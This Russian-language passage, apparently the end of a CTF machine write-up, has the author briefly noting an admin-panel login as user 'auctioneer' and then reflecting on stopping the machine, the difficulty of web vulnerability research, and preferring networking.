Вот так я залогинился под пользователем auctioneer. И попал в admin панель:



Прохождение машины решил приостановить, ведь сам бы до этого я не дошел. И присваивать себе чужие заслуги я не хочу. Данная машина показала мне уровень в вебе, что для того, чтобы найти реальные уязвимости нужно глубоко анализировать код, на это уходит очень много времени, целые месяца, чтобы составить один пейлоад.
Но я решил для себя, что не хочу глубоко вникать в Web и языки, ведь я больше сетевик.